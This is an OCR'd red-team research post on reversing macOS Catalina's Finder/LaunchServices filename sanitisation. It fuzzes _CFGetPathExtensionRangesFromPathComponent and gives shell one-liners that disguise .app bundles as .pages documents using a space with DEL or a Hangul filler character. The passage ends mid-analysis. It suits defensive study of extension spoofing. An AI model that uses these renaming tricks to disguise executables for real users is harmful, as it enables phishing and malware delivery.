
MacOS Filename Homoglyphs Revisited

vx-underground collection //_xpn_



Last year I posted a few tricks to help when targeting MacOS users, and included a technique useful for spoofing file extensions with the aim of taking advantage of Finder's removal of the .app extension from certain filenames.


A few weeks ago I was about to use this on an engagement and found that Apple had patched the tricks presented previously. While this was frustrating for me as an attacker, it did provide an opportunity to dig into the fix, understand just how filenames are now being sanitised by MacOS Catalina, and see if I could bypass this again. But before we start loading our disassembler, let's take a quick look at what the issue was previously.

Delivering payloads to Mac users can be a difficult challenge. With the sandbox wrapping common target applications such as the Microsoft Office suite of tools, delivering a .docm isn't as simple as firing over some VBA and adding some convincing "trust this document please" message, as you'll quickly find yourself restricted to the sandbox.


It was due to this that I wanted to find a way to deliver a payload, such as a .app file, and try and convince a user that this was a benign file type. In my previous post, I provided a screenshot of 3 files to demo this concept:

Here, all 3 files were actually .app containers, however to avoid MacOS from revealing the .app extension, I used various homoglyphs within .docx. As long as the extension isn't identified as valid, MacOS will happily hide the .app extension, allowing us to change the icon and convince a user to open our application.


Now unfortunately if we now attempt the same on MacOS Catalina (10.15), say creating a .pages extension with a few homoglyphs, we will get this:



So it's clear that Apple have introduced some changes to fix this issue. Now before we move onto reversing, let's do some simple triaging of this issue. We can see that Finder appends the .app extension to our spoof extension, but what happens if we use an extension which hasn't yet been registered?



So in this case we see that the .app extension is removed. Using this same logic, what happens if we attempt to do something pretty simple like append a space after a valid extension:



So we know that some sanitisation is taking place, and checks are being performed to see if the misleading extension is valid for the system. Let's now dig into some disassembly and figure out what is going on and if it is possible to get around this again.

LaunchServices

As we know that Finder.app is responsible for rendering the filename, it makes sense to start by loading this application into a disassembler to try and get more information on what is happening. Loading Finder from the path /System/Library/CoreServices/Finder.app/Contents/MacOS/Finder, we first need to find just what is being used to parse our filename.

Looking at the imported libraries, LaunchServices appears to be referenced, and a quick search for interesting symbols reveals a candidate of _ZL28_LSDNCGetForbiddenCharacterssv. Reviewing this function we find a block of code which further leads us to believe that this library may be responsible for sanitisation:

```
void ____ZL28_LSDNCGetForbiddenCharactersv_block_invoke(void * _block) {
    rax = [NSMutableCharacterSet alloc];
    rax = [rax init];
    r15 = rax;
    [rax addCharactersInRange:0x0];
    rax = [NSCharacterSet newlineCharacterSet];
    rax = [rax retain];
    [r15 formUnionWithCharacterSet:rax];
    [rax release];
    rax = [NSCharacterSet illegalCharacterSet];
    rax = [rax retain];
    [r15 formUnionWithCharacterSet:rax];
    [rax release];
    rax = [r15 copy];
    rdi = *0x281b20;
    *0x281b20 = rax;
    [rdi release];
    [r15 release];
    return;
}
```

But just how does our execution land here? Well looking for xrefs reveals a class of LSDisplayNameConstructor which contains several interesting method names such as cleanSecondaryExtension, replaceForbiddenCharacters and wantsHiddenExtension.


The method we will concentrate on to begin with will be -[_LSDisplayNameConstructor initWithContext:node:bundleClass:desiredDisplayName:treatAsFSName:] which provides a way to initialise a LSDisplayNameConstructor object. Let's add a breakpoint within lldb using:

```
exp @import CoreServices
breakpoint set -F "-[_LSDisplayNameConstructor(Private)
initWithContext:node:bundleClass:desiredDisplayName:treatAsFSName:]"
```

Once set, we can navigate to a directory using Finder and our breakpoint should trigger:

```
(lldb) c
Process 7522 resuming
Process 7522 stopped
* thread #18, queue = 'sync queue: vRefNum = -100(boot)', stop reason = breakpoint 1.1
    frame #0: 0x00007fff53084cc7 LaunchServices`-[_LSDisplayNameConstructor(Private) initWithContext:node:bundleClass:desiredDisplayName:treatAsFSN
ame:]
LaunchServices`-[_LSDisplayNameConstructor(Private) initWithContext:node:bundleClass:desiredDisplayName:treatAsFSName:]:
->  0x7fff53084cc7 <+0>: pushq  %rbp
    0x7fff53084cc8 <+1>: movq   %rsp, %rbp
    0x7fff53084ccb <+4>: pushq  %r15
    0x7fff53084ccd <+6>: pushq  %r14
Target 0: (Finder) stopped.
```

Once we have triggered our breakpoint, we need to grab our Objective-C self pointer which is stored within the rdi register. Then we finish the execution of this method using the finish command, and we can read our member variables. Reviewing the class metadata, we can see a number of interesting variables within the class:



```
__objc_class__LSDisplayNameConstructor_ivars:
0000000000263308        struct __objc_ivars {                                   ; DATA XREF=__objc_class__LSDisplayNameConstructor_data
                            32,                                 // entsize
                            15                                  // count
                        }
0000000000263310        struct __objc_ivar {                                    ; "_originalName","@\\\"NSString\\\""
                            _OBJC_IVAR_$__LSDisplayNameConstructor._originalName, // offset pointer
                            aOriginalname,                      // name
                            aNsstring,                          // type
                            0x3,
                            0x8                                 // size
                        }
0000000000263330        struct __objc_ivar {                                    ; "_baseName","@\\\"NSString\\\""
                            _OBJC_IVAR_$__LSDisplayNameConstructor._baseName, // offset pointer
                            aBasename,                          // name
                            aNsstring,                          // type
                            0x3,
                            0x8                                 // size
                        }
0000000000263350        struct __objc_ivar {                                    ; "_extension","@\\\"NSString\\\""
                            _OBJC_IVAR_$__LSDisplayNameConstructor._extension, // offset pointer
                            aExtension_229ed3,                  // name
                            aNsstring,                          // type
                            0x3,
                            0x8                                 // size
                        }
0000000000263370        struct __objc_ivar {                                    ; "_secondaryExtension","@\\\"NSString\\\""
                            _OBJC_IVAR_$__LSDisplayNameConstructor._secondaryExtension, // offset pointer
                            aSecondaryexten,                    // name
                            aNsstring,                          // type
                            0x3,
                            0x8                                 // size
                        }
0000000000263390        struct __objc_ivar {                                    ; "_wantsHiddenExtension","b1"
                            _OBJC_IVAR_$__LSDisplayNameConstructor._wantsHiddenExtension, // offset pointer
                            aWantshiddenext,                    // name
                            aB1,                                // type
                            0x0,
                            0x1                                 // size
                        }
```

Knowing this, we can run a few tests to see how a filename is interpreted. Let's attempt to create a directory called test.docx.app and review each variable value:

- _baseName - "test.docx"
- _extension - "app"
- _secondaryExtension - "docx"

And what if we use a space after our docx extension, making our directory name test.docx .app:

- _baseName - "test.docx "
- _extension - "app"
- _secondaryExtension - "docx"

So here we see our first example of sanitisation, by removing a space from the extracted secondary extension.

Before we get too ahead of ourselves, we need to understand just what is responsible for carving up the filename into its individual parts.

CFGetPathExtensionRangesFromPathComponent

From within -[_LSDisplayNameConstructor initWithContext:node:bundleClass:desiredDisplayName:treatAsFSName:] we find a call to initNamePartsWithDisplayName which eventually leads to a call of

_CFGetPathExtensionRangesFromPathComponent. Although undocumented, this method from the CoreFoundation framework appears to be called with the following argument types:

```
_CFGetPathExtensionRangesFromPathComponent(CFStringRef inputFilename,
CFRange* extension, CFRange *secondExtension, void* res);
```

We can actually attempt to interact with this method by resolving it during runtime with dlopen and dlsym:

```
void *lib;
typedef int (*_CFGetPathExtensionRangesFromPathComponent)(CFStringRef
input, void *out1, void *out2, void *out3);
CFRange r1, r2, r3;
NSString *filename = @"test.docx.app";
_CFGetPathExtensionRangesFromPathComponent
CFGetPathExtensionRangesFromPathComponent;

// Resolve the API method
lib =
dlopen("/System/Library/Frameworks/CoreFoundation.framework/CoreFoundation"
, RTLD_LAZY);
CFGetPathExtensionRangesFromPathComponent =
(_CFGetPathExtensionRangesFromPathComponent)dlsym(lib,
"_CFGetPathExtensionRangesFromPathComponent");

// Call our test method with passed ranges
CFGetPathExtensionRangesFromPathComponent((__bridge CFStringRef)(filename),
&r1, &r2, &r3);

NSLog(@"Passing filename %@", filename);
NSLog(@"r1.Location -> %ld", r1.location);
NSLog(@"r1.Length -> %ld", r1.length);
NSLog(@"r2.Location -> %ld", r2.location);
NSLog(@"r2.Length -> %ld", r2.length);

// Grab the extension
NSString *extension = [filename substringWithRange:r1];
NSLog(@"Extension -> %@", extension);

// Grab the second extension
NSString *secondaryExtension = [filename substringWithRange:r2];
NSLog(@"Secondary Extension -> %@", secondaryExtension);
```

Doing so, we can see that each extension is identified via a CFRange:


```
Passing filename test.docx.app
r1.Location -> 10
r1.Length -> 3
r2.Location -> 5
r2.Length -> 4
Extension -> app
Secondary Extension -> docx
Program ended with exit code: 0
```

We know from our simple triage above that decisions to render the .app extension are based upon the validity of the secondary extension, so let's take the opportunity to see if we can force this function to not identify our second extension, which will surely result in Finder removing the .app extension. A simple fuzz test can be created using:

typedef int (*_CFGetPathExtensionRangesFromPathComponent)(CFStringRef input, void *out1, void *out2, void *out3);

```
void runFuzz(void) {

  void * lib;
  char filename[CS_MAX_PATH];
  CFRange r1, r2, r3;

  _CFGetPathExtensionRangesFromPathComponent CFGetPathExtensionRangesFromPathComponent;

  lib = dlopen("/System/Library/Frameworks/CoreFoundation.framework/CoreFoundation", RTLD_LAZY);
  CFGetPathExtensionRangesFromPathComponent = (_CFGetPathExtensionRangesFromPathComponent) dlsym(lib,
"_CFGetPathExtensionRangesFromPathComponent");

  for (unsigned int i = 1; i < 0xFF; i++) {
        for (unsigned int j = 1; j < 0xFF; j++) {

                // Prep filename
                memset(filename, 0, sizeof(filename));
                snprintf(filename, sizeof(filename), "test.docx%c%c.app", i, j);

                // Run our test
                CFGetPathExtensionRangesFromPathComponent(CFStringCreateWithCString
                                                        (kCFAllocatorDefault,
                                                        filename, kCFStringEncodingASCII),
                                                        & r1, & r2, & r3);

                // Check if extension has not been found
                if (r2.location == -1) {
                        printf("Got: %02x%02x [%c%c]\n", i, j, i, j);
                }
        }
  }
}
```


Upon executing, the output shows us some interesting things. First, a NULL character will result in our second extension not being identified, which isn't too surprising as this terminates the C string before any further extension is ever parsed. More interestingly however, passing a space character followed by any other character will result in the second extension not being found:



Now this is interesting, as it means that if we can pass a space, followed by a character which would not be rendered by Finder, we can evade the displaying of our spoof extension.

A quick bug detour - here be UTF-8 dragons

Before we carry on it's worth mentioning a bug that I found in Finder while looking at this research. Essentially, if we attempt to name a file as something like test.docx\x20\x80.app... we're actually going to trigger a crash each time the file is viewed :/ Actually, anything above 0x80 will trigger the crash thanks to the mishandling of UTF-8 encoding:



The crash itself is actually caused by a bug within CoreFoundation, specifically _CFBundleGetBundleVersionForURL which makes a call to CFURLCopyFileSystemPath and doesn't check if a NULL value is returned, leading to a NULL-Pointer deference... and crash.

If you want to review the bug yourself, the code is actually open source and can be found here.

Back to misleading Finder

OK, so we know at the moment we cannot use values above 0x80 after our space character, but what happens if we provide a valid ASCII character... well then everything is fine, and we can continue to evade Finder's filter. For example, we could use something like the delete character (0x7f) which will avoid the UTF-8 Finder bug and also result in _CFGetPathExtensionRangesFromPathComponent failing to find our second extension, allowing us to resume our phishing activities:

```
a=$(echo -en "test.pages\x20\x7f.app"); mv test.pages.app $a
```

Now of course we could stop here... but I'm a little curious as to just how further handling of that second extension is done. So let's continue on and see if there are any other ways to achieve a similar result.

CleanSecondaryExtension

After a bit of further digging, we actually find that the method responsible for parsing that second extension is conveniently called -(void *)cleanSecondaryExtension:(void *)arg2

```
void ___62-[_LSDisplayNameConstructor(Private) cleanSecondaryExtension:]_block_invoke(void * _block) {
    rax = [NSMutableCharacterSet alloc];
    rax = [rax init];
    r15 = rax;
    [rax addCharactersInRange:0x0];
    rax = [NSCharacterSet controlCharacterSet];
    rax = [rax retain];
    [r15 formUnionWithCharacterSet:rax];
    [rax release];
    rax = [NSCharacterSet whitespaceCharacterSet];
    rax = [rax retain];
    [r15 formUnionWithCharacterSet:rax];
    [rax release];
    rax = [NSCharacterSet newlineCharacterSet];
    rax = [rax retain];
    [r15 formUnionWithCharacterSet:rax];
    [rax release];
    rax = [NSCharacterSet illegalCharacterSet];
    rax = [rax retain];
    [r15 formUnionWithCharacterSet:rax];
    [rax release];
    rax = [r15 copy];
    rdi = *0x281af0;
    *0x281af0 = rax;
    [rdi release];
    [r15 release];
    return;
}
```

Here we can see in the disassembly that a number of character sets are referenced. We can actually call this method using a simple test case to see the effect that this will have on our

secondary file extension:

```
@interface _LSDisplayNameConstructor : NSObject
{
}

-(void *)cleanSecondaryExtension:(void *)arg2;

@end

void runTest(void) {

    _LSDisplayNameConstructor* ls = [_LSDisplayNameConstructor alloc];

    NSString *cleaned = [ls cleanSecondaryExtension:@"pages "];

    NSLog(@"Cleaned extension: %@", cleaned);
    NSLog(@"Raw bytes:");
    NSData *bytes = [cleaned dataUsingEncoding:NSUTF8StringEncoding];

    for(int i=0; i < [bytes length]; i++) {
        printf("%02x ", ((unsigned char *)[bytes bytes])[i]);
    }

    printf("\n");
}
```

When we call this test with a range of input values, we can clearly see that there is some sanitisation taking place on the output. For example, if we attempt to pass in an extension of pag es, we can see that the space is removed:

```
Original extension: pag es
Cleaned extension: pages
Raw bytes:
70 61 67 65 73
Program ended with exit code: 0
```


Things to note are that this method appears to be focused on stripping out those character ranges referenced above, so whitespace, newlines, or characters identified as "illegal" in the Unicode specification. We do however see a few opportunities to bypass this filter, for example, we could use something like the UTF-8 character code of a "Ideographic Space" which

translates to 0xe1 0x85 0xa0, and which doesn't appear to be stripped by this method:

```
Original extension: pages
Cleaned extension: pages
Raw bytes:
70 61 67 65 73 e1 85 a0
Program ended with exit code: 0
```

And sure enough, if we use this as in our filename, this gives us our second method of evading the Finder filter:

```
a=$(echo -en "test.pages\xe1\x85\xa0.app"); mv test.pages.app $a
```



mayHideExtensionWithContext

Now unfortunately we are still missing part of the puzzle... just what changed and why don't our original filenames work with homoglyph characters anymore?

Reviewing the _LSDisplayNameConstructor class, we see a method called mayHideExtensionWithContext. This is actually responsible for flagging if Finder should render the file extension or not based on information gathered from our previously explored methods and member variables.

If we take a look at the version of LaunchServices from MacOS Mojave, we see that this function is pretty straight forward, checking if the extension is already registered via __LSIsKnownExtensionCFString which allowed us to previously use our homoglyphs to bypass the check.

Now somewhere between MacOS Mojave 10.14.6 and MacOS Catalina 10.15.0, this method


changed. Disassembling the latest version of the method we see references to a number of interesting functions which fill in a few blanks. We still see reference to __LSIsKnownExtensionCFString which is used to validate if a passed extension is present within LaunchService's database and accounts for why valid extensions are handled differently to invalid extensions. We also see reference to this:

```
[rbx addObject:var_D8];
rax = [var_D8 stringByApplyingTransform:@"Lower" reverse:0x0];
rax = [rax retain];
[var_D0 addObject:rax];
[rax release];
rax = [var_D8 stringByApplyingTransform:@"Upper" reverse:0x0];
rax = [rax retain];
[var_D0 addObject:rax];
[rax release];
rax = [var_D8 stringByApplyingTransform:@"NFD; [[:Mn:]&[:Diacritic:]] Remove; [:Latin:] Latin-ASCII; NFC" reverse:0x0];
rax = [rax retain];
[var_D0 addObject:rax];
[rax release];
rax = [var_D8 stringByApplyingTransform:@"NFD; [[:Mn:]&[:Diacritic:]] Remove; [:Latin:] Latin-ASCII; NFC; Lower" reverse:0x0];
rax = [rax retain];
[var_D0 addObject:rax];
[rax release];
rax = [var_D8 stringByApplyingTransform:@"NFD; [[:Mn:]&[:Diacritic:]] Remove; [:Latin:] Latin-ASCII; NFC; Upper" reverse:0x0];
rax = [rax retain];
[var_D0 addObject:rax];
[rax release];
objc_autoreleasePoolPop(var_B8);
```

This is the first step taken within this method by Apple in removing homoglyph characters from our extension. For example, we can see this in action using a simple test case:

```
NSMutableSet *extensionSet = [[NSMutableSet alloc] init];

[extensionSet addObject:[extension stringByApplyingTransform:@"Lower"
reverse:false]];
[extensionSet addObject:[extension stringByApplyingTransform:@"Upper"
reverse:false]];
[extensionSet addObject:[extension stringByApplyingTransform:@"NFD;
[[:Mn:]&[:Diacritic:]] Remove; [:Latin:] Latin-ASCII; NFC" reverse:false]];
[extensionSet addObject:[extension stringByApplyingTransform:@"NFD;
[[:Mn:]&[:Diacritic:]] Remove; [:Latin:] Latin-ASCII; NFC; Lower"
reverse:false]];
[extensionSet addObject:[extension stringByApplyingTransform:@"NFD;
[[:Mn:]&[:Diacritic:]] Remove; [:Latin:] Latin-ASCII; NFC; Upper"
reverse:false]];

for(NSString *item in extensionSet) {
    NSLog(@"Mutated extension: %@", item);
}
```

If we use something quite straight forward like a filename of test.pàgës.app, we see that several versions of the extension are created:



